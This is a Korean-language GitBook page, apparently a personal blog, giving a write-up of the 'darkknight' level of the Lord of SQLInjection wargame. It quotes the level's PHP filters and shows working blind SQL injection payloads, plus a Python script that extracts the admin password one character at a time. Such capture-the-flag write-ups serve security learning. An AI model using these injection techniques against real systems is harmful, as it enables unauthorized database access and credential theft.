> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-darkknight.md).
# \[Lord Of SQLInjection] darkknight

여기서 살펴봐야하는 부분은
```
if(preg_match('/prob|_|\\.|\\(\\)/i', $_GET[no])) exit("No Hack ~_~");
if(preg_match('/\\'/i, $_GET[pw])) exit("HeHe");
if(preg_match('/\\'|substr|ascii|=/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
```
→ 위의 코드에서 no를 받을때, prob와 \_,.,(.)을 필터링하고 추가로 ‘와 substr와 ascii, =을 필터링한다.
→ pw를 받는 변수에서는 ‘를 필터링한다.
⇒ 둘 다 i를 통해 대소문자를 구분하지 않는 것을 알 수 있다.
⇒ 그리고 마지막 쿼리문을 보면 아이디는 guest로 고정되어 있다.
```
$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw'{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db, $query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
```
→ addslashes 함수로 ‘,”, 널 값을 필터링한 쿼리문을 다시 실행시켜 $result\[’pw’]==$\_GET\[’pw’] 이면
⇒ 비밀번호를 찾아야 풀리는 문제인것을 확인할 수 있다. (vampire 문제 참고)
⇒ Blind Injection을 바탕으로 푼다.
#### admin으로 접속하는 쿼리문 작성

→ 여기서는 no가 참이 되고, 또는 id에 admin이 들어갈때라고 상정하기 위해 다음과 같이 작성했다.
```
[도메인값]?no=1 || id like "admin"
```
#### password의 길이를 파악
```

[도메인 값]?no=1||id like "admin" %26%26 length(pw) like 8
```
→ pw 길이가 여기에서 8로 설정된 것을 알 수 있다.
#### PW data를 찾기
→ 전체 패스워드 값을 찾는다.
→ vampire 문제에선 일일이 값을 대입해서 찾았지만 그건 너무 시간이 걸리니,,,, 다른 방법을 사용하려고 하는데, 파이썬으로 반복문을 만들고 비밀번호를 찾는다.
```
import requests
url = ""
cookie =dict(PHPSESSID="쿠키값")
result = ""
for i in range(1, 9):
for j in range(ord('0'), ord('z')):
param={"no": "1 or no>1 and mid(pw, "+str(i)+ ",1) like char("+str(j)+")"}
URL = url
response = requests.get(url=URL, params=param, cookies=cookie)
if "Hello admin" in response.text:
print(chr(j))
result += chr(j)
break
print("pw는", result, "입니다")
```

→ 0b70ea1f이다.
```
[도메인값]?pw=0b70ea1f
```
→ 클리어창이 뜨는 것을 볼 수 있다.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-darkknight.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.